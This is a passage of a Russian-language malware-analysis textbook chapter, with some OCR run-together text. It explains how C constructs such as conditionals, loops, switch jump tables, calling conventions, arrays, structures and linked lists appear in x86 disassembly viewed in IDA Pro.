if(x == y){
printf("x equals y.\n");
}else{
printf("x is not equal to y.\n");
}
```

Листинг 6.9. Пример выражения if из листинга 6.8, транслированный вассемблер

00401006 mov [ebp+var_8], 1 0040100D mov [ebp+var_4], 2 00401014 mov eax, [ebp+var_8] 00401017 cmp eax, [ebp+var_4] **(1)** 0040101A **jnz short loc_40102B (2)**

0040101C push offset aXEqualsY_ ;"x equals y.\n"00401021 call printf

00401026 add esp, 4

00401029 jmp short loc_401038 **(3)**

0040102B loc_40102B:

0040102B push offset aXIsNotEqualToY ;"x is not equal to y.\n"00401030 call print

В листинге 6.9 видно, что перед входом внутрь выражения if (см. листинг 6.8) нужно принять определенное решение, которое соответствует условному переходу jnz(2) . Выполнение перехода зависит от сравнения (cmp), которое проверяет равенство переменных var_4 и var_8 (1)(var_4 и var_8представляют переменные x и y из нашего исходного кода). Если значения неравны, происходит переход и код выводит строку "x is not equal to y.". В противном случае поток выполнения продолжается и на экран выводится строка "x equals y.".

Обратите также внимание на переход jmp, который минует участок else

(3)

Графический анализ функций с помощью IDA Pro.

IDA Pro предоставляет графические инструменты, которые могут

пригодиться при распознавании конструкций. На рис. 6.1 показано представление, которое используется по умолчанию для анализа функций.




Рис. 6.1. Схематическое представление ассемблерного кода дляпримера из листинга 6.9

Вы можете видеть схему кода на ассемблере в листинге 6.9. К концу функции ведут два разных пути выполнения, (1) и (2), и каждый из них выводит свою строку. Путь (1) отображает "x equals y.", а путь (2) − "x is notequal to y.".

IDA Pro добавляет метки false (1) и true (2) в точках принятия решений (снизу от верхнего блока кода). Как можно догадаться, схематическое представление функций может здорово ускорить процесс обратного проектирования.

Распознавание вложенных выражений if

В листинге 6.10 показан код на языке C с вложенным выражением if. Онпохож на листинг 6.8, но содержит два дополнительных условных выражения,которые проверяют, равно ли z нулю.

Листинг 6.10. Код на языке C с вложенными выражениями ifint x = 0;

```
int y = 1; int z = 2; if(x == y){
if(z==0){
printf("z is zero and x = y.\n");
}else{
printf("z is non-zero and x = y.\n");
}
}else{
if(z==0){
printf("z zero and x != y.\n");
}else{
printf("z non-zero and x != y.\n");
}
}
```

Несмотря на незначительное изменение исходного текста на языке C,код на ассемблере

выглядит более сложным (листинг 6.11).

Листинг 6.11. Код на ассемблере для вложенного выражения if излистинга 6.10

00401006 mov [ebp+var_8], 0 0040100D mov [ebp+var_4], 1 00401014 mov [ebp+var_C], 2 0040101B mov eax, [ebp+var_8] 0040101E cmp eax, [ebp+var_4] 00401021 **jnz short loc_401047 (1)**

00401023 cmp [ebp+var_C], 0

00401027 **jnz short loc_401038 (2)**

00401029 push offset aZIsZeroAndXY_ ; "z is zero and x = y.\n"0040102E call printf

00401033 add esp, 4

00401036 jmp short loc_40104500401038 loc_401038:

00401038 push offset aZIsNonZeroAndX ; "z is non-zero and x = y.\n"0040103D call printf

00401042 add esp, 4

00401045 loc_401045:

00401045 jmp short loc_40106900401047 loc_401047:

00401047 cmp [ebp+var_C], 0 0040104B **jnz short loc_40105C (3)**

0040104D push offset aZZeroAndXY_ ; "z zero and x != y.\n"00401052 call printf

00401057 add esp, 4

0040105A jmp short loc_4010690040105C loc_40105C:

0040105C push offset aZNonZeroAndXY_ ; "z non-zero and x != y.\n"00401061 call printf00401061

Здесь присутствуют три условных перехода. Первый происходит в случае, если var_4 не равно var_8(**1**). Остальные два становятся возможными,когда переменная var_C не равна нулю, (**2**) и (**3**) .

Распознавание циклов

Циклыиповторяемыезадачиширокоиспользуютсявлюбыхпрограммах. Важно, чтобы вы могли их распознать.

Поиск цикла for

Выражение for является базовым циклическим механизмом в языке C. Циклы for всегда состоят из четырех этапов: инициализации, сравнения, выполнения инструкций и инкремента/декремента.

Пример цикла for показан в листинге 6.12.

Листинг 6.12. Цикл for в языке Cint i;

```
for(i=0; i<100; i++)
{
printf("i equals %d\n", i);
}
```

В этом примере во время инициализации переменной i присваивается 0 (ноль), а при сравнении проверяется, является ли i меньше 100. Если i меньше 100, будет выполнена инструкция printf, переменная i будет инкрементированана 1, и затем процесс опять выполнит ту же проверку. Эти шаги будут повторяться, пока i не превысит или не станет равно 100.

В ассемблере цикл for можно распознать по его четырем компонентам: инициализации,сравнению,выполнениюинструкцийиинкременту/декременту. Например, в листинге 6.13 шаг (1)соответствует инициализации. Код между (3) и (4) отведен для инкремента, который изначально переходит к шагу (2) с помощью инструкции jmp. Сравнение происходит на шаге(5) , а в (6)условный переход принимает решение. Если переход не выполнится, будет вызвана инструкция printf, после чего в строке (7)произойдет безусловный переход, который инициирует инкремент.

Листинг 6.13. Код на ассемблере для цикла for из листинга 6.1200401004 mov [ebp+var_4], 0 (1)

0040100B jmp short loc_401016 (2)0040100D loc_40100D:

0040100D mov eax, [ebp+var_4] (3)00401010 add eax, 1

00401013 mov [ebp+var_4], eax (4)

00401016 loc_401016:

00401016 cmp [ebp+var_4], 64h (5)0040101A jge short loc_40102F (6)0040101C mov ecx, [ebp+var_4] 0040101F push ecx

00401020 push offset aID ; "i equals %d\n"00401025 call printf

0040102A add esp, 8

0040102D jmp short loc_40100D (7)

Цикл for можно распознать с помощью схематического режима IDAPro, как показано на рис. 6.2.




Рис. 6.2. Схема дизассемблированного кода для цикла for из листинга 6.13

Стрелки, ведущие вверх после инкремента, являются признаком цикла. Благодаря им цикл легче увидеть на схеме, чем в стандартном окне дизассемблирования. Схема состоит из пяти блоков. Четыре верхних представляют собой этапы цикла for, размещенные в определенном порядке (инициализация, сравнение, выполнение и инкремент). Блок, находящийся в правой нижней части, является эпилогом функции, который в работе 4 был описан как часть функции, ответственная за очистку стека и возвращение значения.

Поиск циклов while

Цикл while часто используется авторами вредоносного ПО при ожидании, пока не будет выполнено какое-то условие, например получение команды или пакета. В ассемблере циклы while похожи на for, но их легче понять. В листинге 6.14 показан цикл while, который продолжает работу, покаcheckResult возвращает 0.

Листинг 6.14. Цикл while в языке Cint status=0;

int result = 0; while(status == 0){ result = performAction();

status = **checkResult**(result);

}

В ассемблере это выражение похоже на цикл for, но без инкремента (листинг 6.15). Присутствуют условный (1) и (2) безусловный переходы, однако выполнение первого является единственным условием прекращения работы цикла.

Листинг 6.15. Код на ассемблере для цикла while из листинга 6.1400401036 mov [ebp+var_4], 0

0040103D mov [ebp+var_8], 000401044 loc_401044:

00401044 cmp [ebp+var_4], 0

00401048 jnz short loc_401063 **(1)**0040104A call performAction 0040104F mov [ebp+var_8], eax 00401052 mov eax, [ebp+var_8] 00401055 push eax

00401056 call checkResult0040105B add esp, 4

0040105E mov [ebp+var_4], eax 00401061 jmp short loc_401044 **(2)**

Соглашения, касающиеся вызова функций

В работе №4 мы обсудили то, как для вызова функций используются стек и инструкция call. В ассемблере функции могут вызываться по-разному. Эта процедура регулируется отдельными соглашениями, которые определяют, какие параметры помещаются в стек или регистры и кто ответственен за очистку стека после завершения функции вызывающая или вызываемая сторона.

Выбор тех или иных соглашений зависит в том числе и от компилятора. Их реализации могут немного отличаться, поэтому код, собранный разными компиляторами, может оказаться сложным для понимания. Чтобы достичь совместимости, соглашения, касающиеся использования

Windows API, реализуются одинаково.

В листинге 6.16 с помощью псевдокода записаны все форматы вызова функций.

Листинг 6.16. Вызовы функций, выполненные в псевдокоде

```
int test(int x, int y, int z);int a, b, c, ret;
ret = test(a, b, c);
```

Самыми распространенными способами вызова функций являютсяинструкции cdecl, stdcall и fastcall.

ПРИМЕЧАНИЕ

Одни и те же соглашения могут по-разному использоваться в разныхкомпиляторах, но мы сосредоточимся на самых популярных реализациях.

cdecl

cdecl это одно из наиболее распространенных соглашений. Операнды cdecl помещаются в стек справа налево, за очистку стека после завершения функции отвечает вызывающая сторона, а возвращаемое значение сохраняется в регистре EAX. Ниже показан пример того, как бы выглядел ассемблерный код из листинга 6.16, если бы он был скомпилирован с использованием cdecl.

Листинг 6.17. Вызов функции cdeclpush c

```
push b push a call test
add esp, 12
mov ret, eax
```

Обратите внимание на выделенный участок, где вызывающая сторона очищает стек. В этом примере параметры помещаются в стек справа налево, начиная от c.

stdcall

Популярное соглашение stdcall похоже на cdecl, но требует, чтобы очисткой стека после завершения функции занималась вызываемая сторона. Следовательно, если бы мы использовали stdcall в листинге 6.17, нам бы не понадобилась инструкция add, поскольку за очистку стека отвечала бы вызванная функция.

Функция test из листинга 6.16 тоже была бы скомпилирована иначе, поскольку ей пришлось бы очищать стек. Эта процедура выполнялась бы в ееконце.

stdcall является стандартным соглашением для Windows API. Код, который вызывает функции этого интерфейса, не должен заниматься очисткой стека, так как это ответственность динамических библиотек, содержащихреализацию этих функций.

fastcall

Соглашение fastcall имеет больше всего различий в разных компиляторах, но в целом оно работает похожим образом в любых ситуациях. Первые несколько аргументов (обычно два) попадают в регистры, среди которых чаще других используются EDX и ECX (такой вариант применяют в Microsoft). Остальные аргументы загружаются справа налево, а вызывающая функция обычно выполняет очистку стека, если это требуется. Это соглашение часто оказывается наиболее эффективным, поскольку оно не так активноиспользует стек.

Сравнение инструкций push и mov

Помимо разных соглашений о вызове функций, описанных выше, компиляторы могут использовать разные инструкции для выполнения одних и тех же операций. Обычно это касается того, как данные попадают в стек − спомощью mov или push.

В листинге 6.18 показан пример вызова функции на языке C. Функция adder слагает два аргумента и возвращает результат. Функция main вызывает adder и выводит возвращенное значение посредством printf.

Листинг 6.18. Вызов функции на языке Cint **adder**(int a, int b)

```
{
return a+b;
}
void main()
{
int x = 1;int y = 2;
printf("the function returned the number %d\n", adder(x,y));
}
```

Ассемблерный код функции adder не зависит от компилятора и представлен в листинге 6.19. Этот код добавляет arg_0 к arg_4 и сохраняет результат в регистре EAX (как упоминалось в работе 4, EAX хранит возвращаемое значение).

Листинг 6.19. Ассемблерный код функции adder из листинга 6.1800401730 push ebp

00401731 mov ebp, esp 00401733 mov eax, [ebp+**arg_0**]00401736 add eax, [ebp+**arg_4**] 00401739 pop ebp

0040173A retn

В табл. 6.1 перечислены разные соглашения о вызове функций, которыеиспользуются двумя компиляторами: Microsoft Visual Studio и GNU Compiler Collection (GCC). Слева параметры для функций adder и printf помещаются в стек с помощью инструкции push, а справа с использованием инструкции mov.

Вы должны быть готовы к обоим соглашениям о вызове функций, потому что у вас как у аналитика нет возможности выбрать компилятор. Например, одна из инструкций, представленных слева, не соответствует ни одной инструкции в правой части. Она восстанавливает указатель на стек, чтоявляется необязательным в случае с GCC, так как тот никогда не меняет этот указатель.

ПРИМЕЧАНИЕ

Помните, что даже один и тот же компилятор может использовать разные соглашения о вызове в зависимости от настроек и параметров.

Таблица 6.1. Ассемблерный код вызова функции с использованием двух разных соглашений

Visual Studio			GCC		
00401746	mov	[ebp+var_4], 1	00401085	mov	[ebp+var_4], 1
0040174D	mov	[ebp+var_8], 2	0040108C	mov	[ebp+var_8], 2
00401754	mov	eax, [ebp+var_8]	00401093	mov	eax, [ebp+var_8]
00401757	push	eax	00401096	mov	[esp+4], eax
00401758	mov	ecx, [ebp+var_4]	0040109A	mov	eax, [ebp+var_4]
0040175B	push	ecx	0040109D	mov	[esp], eax
0040175C	call	adder	004010A0	call	adder
00401761	**add**	**esp, 8**	004010A5	mov	[esp+4], eax
00401764	push	eax	004010A9	mov	[esp], offset TheFunctionRet
00401765	push	offset TheFunctionRet	004010B0	call	printf
0040176A	call	ds:printf			

Анализ выражений switch

Выражения switch используются программистами (и авторами вредоносного ПО) для принятия решений на основе символа или целого числа.Например, бэкдоры часто выбирают одно из нескольких действий в зависимости от однобайтного значения. Конструкция switch обычно компилируется двумя способами: по примеру условного выражения или как таблица переходов.

Компиляция по примеру условного выражения

В листинге 6.20 показана простая конструкция switch, которая использует переменную i. В зависимости от значения i будет выполнен код в соответствующем блоке case.

Листинг 6.20. Выражение switch с тремя вариантами на языке Cswitch(i)

```
{
case 1:
printf("i = %d", i+1);break;
case 2:
printf("i = %d", i+2);break;
case 3:
printf("i = %d", i+3);break;
default:
break;
}
```

Выражениеswitchбылоскомпилировановкоднаассемблере,представленный в листинге 6.21. Этот код содержит ряд условных переходов между (1) и (2) . Выбор каждого условного перехода выполняется с помощьюсравнения, которое происходит непосредственно перед ним.

Выражение switch имеет три варианта: (3),(4) и(5) . Эти участки кода независят друг от друга благодаря безусловным переходам, ведущим в конец листинга (помочь в понимании выражений switch должна схема, показанная на рис. 6.3).

Листинг 6.21. Код на ассемблере для выражения switch из листинга 6.20

```
00401013 cmp [ebp+var_8], 1
00401017 jz short loc_401027 (1)
00401019 cmp [ebp+var_8], 2 0040101D jz short loc_40103D 0040101F cmp [ebp+var_8], 3
00401023 jz short loc_401053 00401025 jmp short loc_401067 (2)
00401027 loc_401027:
00401027 mov ecx, [ebp+var_4] (3)0040102A add ecx, 1
```




Рис. 6.3. Схема дизассемблирования выражения switch из листинга 6.21по примеру условных выражений

0040102D push ecx
0040102E push offset unk_40C000 ; i = %d00401033 call printf
00401038 add esp, 8
0040103B jmp short loc_4010670040103D loc_40103D:
0040103D mov edx, [ebp+var_4] (4)00401040 add edx, 2
00401043 push edx
00401044 push offset unk_40C004 ; i = %d00401049 call printf
0040104E add esp, 8
00401051 jmp short loc_40106700401053 loc_401053:
00401053 mov eax, [ebp+var_4] (5)
00401056 add eax, 3
00401059 push eax
0040105A push offset unk_40C008 ; i = %d0040105F call printf
00401064 add esp, 8

На рис. 6.3 код поделен на участки, которые выполняются после принятия того или иного решения. Три блока,(1) ,(2) и (3), представляют непосредственно три варианта на основе выражений case. Заметьте, что каждый из них завершается нижним блоком, который отвечает концу функции. Эта схема демонстрирует три проверки, через которые должен пройти код, если var_8 больше 3.

Глядя на этот код, сложно (если вообще возможно) сказать, что представлял собой оригинальный исходный текст − конструкцию switch или последовательность выражений if. В обоих случаях код выглядит одинаково, поскольку оба выражения используют множество инструкций cmp и Jcc. Во время дизассемблирования не всегда есть возможность восстановить оригинальный код, так как одни и те же конструкции можно транслировать в ассемблер разными, но при этом корректными и равноценными способами.

Таблица переходов

Следующий пример ассемблерного кода часто можно встретить в больших смежных выражениях switch. Компилятор оптимизирует код, чтобы избежать слишком большого количества сравнений. Например, если в листинге 6.20 i равно 3, до выполнения третьего варианта будет

сделано три разных сравнения. В листинге 6.22 мы добавили еще один вариант (вы можетеубедиться в этом, сравнив два листинга), но сгенерированный ассемблерный код изменился до неузнаваемости.

Листинг 6.22. Выражение switch с четырьмя вариантами на языке Cswitch(i)

```
{case 1:
printf("i = %d", i+1);break;
case 2:
printf("i = %d", i+2);
```

В листинге 6.23 показан более эффективный ассемблерный код. В нем применяется таблица переходов (2), которая определяет дополнительные сдвиги в памяти. Переменная switch используется в ней в качестве индекса.

В этом примере ecx содержит переменную switch, и в первой же строке из нее вычитается 1. В коде на C таблица переходов содержит диапазон от 1 до 4; в ассемблере он принимает вид от 0 до 3, чтобы таблицу можно было как следует проиндексировать. Определение подходящего варианта происходит винструкции перехода (1).

В этой инструкции edx умножается на 4 и добавляется в конец таблицы переходов (0x401088), чтобы определить, к какому блоку следует перейти. Множитель 4 выбран в связи с тем, что каждый элемент таблицы представляетсобой адрес размером 4 байта.

Листинг 6.23. Ассемблерный код для выражения switch из листинга 6.22

```
00401016 sub ecx, 1
00401019 mov [ebp+var_8], ecx0040101C cmp [ebp+var_8], 3 00401020 ja short loc_401082
00401022 mov edx, [ebp+var_8]
00401025 jmp ds:off_401088[edx*4] (1)
0040102C loc_40102C:
...
00401040 jmp short loc_40108200401042 loc_401042:
...
00401056 jmp short loc_40108200401058 loc_401058:
...
0040106C jmp short loc_4010820040106E loc_40106E:
...
00401082 loc_401082:
00401082 xor eax, eax 00401084 mov esp, ebp00401086 pop ebp
00401087 retn
00401087 _main endp
00401088 (2) off_401088 dd offset loc_40102C0040108C dd offset loc_401042
00401090 dd offset loc_401058
00401094 dd offset loc_40106E
```

Схема выражения switch этого вида, представленная на рис. 6.4,является более наглядной, чем стандартное окно дизассемблирования




Рис. 6.4. Схематическое представление таблицы переходов для выражения switch

Все четыре варианта четко разбиты на отдельные блоки ассемблерного кода. Эти блоки выстроены вертикально снизу от таблицы переходов, которая определяет, какой из них нужно использовать. Обратите внимание, что все эти прямоугольники, в том числе и начальный, ведут к крайнему правому блоку, который является концом функции.

Дизассемблирование массивов

Массивы используются программистами для определения упорядоченного набора похожих элементов данных. Во вредоносном ПО иногда применяются массивы указателей на строки, содержащие разные доменные имена для установления соединений

В листинге 6.24 показаны два массива, которые используются в одной программе. Оба они инициализируются во время прохода по циклу for. Массив a объявлен локально, а массив b − глобально. Это отличие отразится наассемблерном коде.

Листинг 6.24. Массивы в языке C

```
int b[5] = {123,87,487,7,978};
void main()
{
int i;
int a[5];
for(i = 0; i<5; i++)
{
a[i] = i;
b[i] = i;
}
}
```

В ассемблере для доступа к массивам используется их начало (базовый адрес). Размер отдельных элементов не всегда очевиден, но его можно определить по тому, как массив проиндексирован. Ниже приведен код из листинга 6.24, транслированный в ассемблер.

Листинг 6.25. Ассемблерный код для массивов из листинга 6.2400401006 mov [ebp+var_18], 0

0040100D jmp short loc_4010180040100F loc_40100F:

0040100F mov eax, [ebp+var_18]00401012 add eax, 1

00401015 mov [ebp+var_18], eax00401018 loc_401018:

00401018 cmp [ebp+var_18], 5 0040101C jge short loc_401037 0040101E mov ecx, [ebp+var_18] 00401021 mov edx, [ebp+var_18] 00401024 mov [ebp+ecx*4+var_14], edx00401028 mov eax, [ebp+var_18] 0040102B mov ecx, [ebp+var_18]

0040102E mov dword_40A000[ecx*4], eax00401035 jmp short loc_40100F

В этом листинге массив b имеет базовый адрес dword_40A000, а массива − var_14. Так как оба массива хранят целые числа, каждый их элемент занимает 4 байта, хотя инструкции (1) и (2), которые применяются для доступа к ним, различаются. В обоих случаях в качестве индекса используется регистр ecx, который умножается на 4, чтобы учесть размер элементов. При обращении к определенному элементу итоговое значение добавляется к базовому адресу массива.

Распознавание структур

Структуры похожи на массивы, однако в них могут содержаться элементы разных типов. Структуры часто используются авторами вредоносных программ для группирования информации. Иногда это легче, чем следить за множеством отдельных переменных, особенно если к одному итому же набору значений обращается много разных функций (функции Windows API часто используют структуры, которые должны создаваться и управляться вызывающей программой).

В листинге 6.26 объявляется структура (1) , состоящая из целочисленного массива, символа и числа типа double. Внутри main мы выделяем для нее память и передаем ее в функцию test. Переменная struct gms(2)является глобальной.

Листинг 6.26. Пример структуры в языке Cstruct my_structure { (1)

```
int x[5]; char y; double z;
};
struct my_structure *gms; (2) void test(struct my_structure *q)
{
int i;
q->y = 'a'; q->z = 15.6;
for(i = 0; i<5; i++){q->x[i] = i;
}
}
void main()
{
gms = (struct my_structure *) malloc(sizeof(struct my_structure)); test(gms);
}
```

Доступ к структурам (как и к массивам) осуществляется через их начальный, базовый адрес. Сложно сказать, являются ли близлежащие типы данных частью одной структуры или же они просто размещаются рядом. В зависимости от контекста способность распознать структуру может сыграть важную роль в анализе вредоносного ПО.

Ниже показана дизассемблированная функция main из листинга 6.26. Поскольку struct gms является глобальной переменной, ее базовый адрес, dword_40EA30, будет находиться в памяти, как показано в листинге 6.27. Базовый адрес структуры передается в функцию test (sub_401000) с помощьюинструкции push eax (1) .

Листинг 6.27. Ассемблерный код функции main со структурой излистинга 6.26

00401050 push ebp 00401051 mov ebp, esp00401053 push 20h

00401055 call malloc0040105A add esp, 4

0040105D mov **dword_40EA30**, eax00401062 mov eax, **dword_40EA30** 00401067 push eax (1)

00401068 call **sub_401000**

0040106D add esp, 4 00401070 xor eax, eax00401072 pop ebp

00401073 retn

Ниже показан ассемблерный код метода test из листинга 6.26. Здесь arg_0 является базовым адресом структуры. Сдвиг 0x14 хранит ее символ, а значение 0x61 соответствует букве *a* в формате ASCII.

Листинг 6.28. Ассемблерный код функции test из листинга 6.2600401000 push ebp

00401001 mov ebp, esp00401003 push ecx

00401004 mov eax,[ebp+arg_0] 00401007 mov byte ptr [eax+14h], 61h0040100B mov ecx, [ebp+arg_0] 0040100E fld ds:dbl_40B120 00401014 fstp qword ptr [ecx+18h] 00401017 mov [ebp+var_4], 0 0040101E jmp short loc_401029 (1) 00401020 loc_401020:

00401020 mov edx,[ebp+var_4]

00401023 add edx, 1

00401026 mov [ebp+var_4], edx00401029 loc_401029:

00401029 cmp [ebp+var_4], 5 0040102D jge short loc_40103D0040102F mov eax,[ebp+var_4] 00401032 mov ecx,[ebp+arg_0]

00401035 mov edx,[ebp+var_4]

00401038 mov [ecx+eax*4],edx0040103B jmp short loc_4010200040103D loc_40103D:

0040103D mov esp, ebp0040103F pop ebp 00401040 retn

Мы можем определить, что сдвиг 0x18 является числом типа double, поскольку он используется в инструкции с плавающей запятой (1). Мы также можем сказать, что целые числа перемещаются со сдвигами 0, 4, 8, 0xC и 0x10,если изучим цикл for и посмотрим, где используются эти сдвиги (2). На основеэтого анализа можно сделать вывод о содержимом структуры.

IDA Pro позволяет создать структуру и присвоить ее ссылке в памяти. Для этого нужно нажать клавишу T. Если это сделать, инструкция mov [eax+14h], 61h превратится в mov [eax + my_structure.y], 61h. Второй вариант легче понять. Маркирование структур также помогает ускорить анализ дизассемблированного кода, особенно если вы постоянно следите за тем, какие структуры в нем используются. Чтобы эффективно применить данную функцию IDA Pro, вам необходимо вручную создать структуру my_structure всоответствующем окне. Этот процесс может оказаться утомительным, но он должен помочь в анализе часто встречающихся структур.

Анализ обхода связного списка

Связный список − это структура данных, состоящая из последовательности элементов, каждый из которых содержит поле со ссылкой на следующий элемент. Принципиальным преимуществом связного списка перед массивом является то, что порядок размещения элементов в списке может отличаться от того, как эти элементы хранятся в памяти или на диске. Благодаря этому связный список позволяет добавление и удаление узлов в произвольной позиции.

В листинге 6.29 показан пример связного списка и его обхода на языке

C. Данный список состоит из набора структур под названием pnode и проходитчерез два цикла. Первый цикл (1) создает и наполняет данными десять узлов, а второй (2) перебирает все записи и выводит их содержимое.

Листинг 6.29. Обход связного списка в языке Cstruct node

```
{
int x;
struct node * next;
};
typedef struct node pnode;void main()
{
pnode * curr, * head;int i;
head = NULL; for(i=1;i<=10;i++) (1)
{
curr = (pnode *)malloc(sizeof(pnode));curr->x = i;
curr->next = head;head = curr;
}
curr = head; while(curr) (2)
{
printf("%d\n", curr->x);curr = curr->next ;
}
}
```

Чтобы понять дизассемблированный код, лучше всего определить две конструкции в методе main. В этом и заключается суть данной работы: способность распознавать такие конструкции, что упрощает анализ.

В листинге 6.30 мы сначала определим цикл for. Переменная var_C соответствует счетчику цикла i. var_8 и var_4 представляют переменные head и curr. var_4 − это указатель на структуру с двумя значениями, присвоеннымина шагах (1) и (2) .

Цикл while (от (3) до (5)) перебирает связный список. Внутри цикла for значению var_4 присваивается следующий элемент списка (4) .

Листинг 6.30. Ассемблерный код для обхода связного списка излистинга 6.29

0040106A mov [ebp+var_8], 000401071 mov [ebp+var_C], 1

00401078

00401078 loc_401078:

00401078 cmp [ebp+var_C], 0Ah 0040107C jg short loc_4010AB 0040107E mov [esp+18h+var_18], 800401085 call malloc

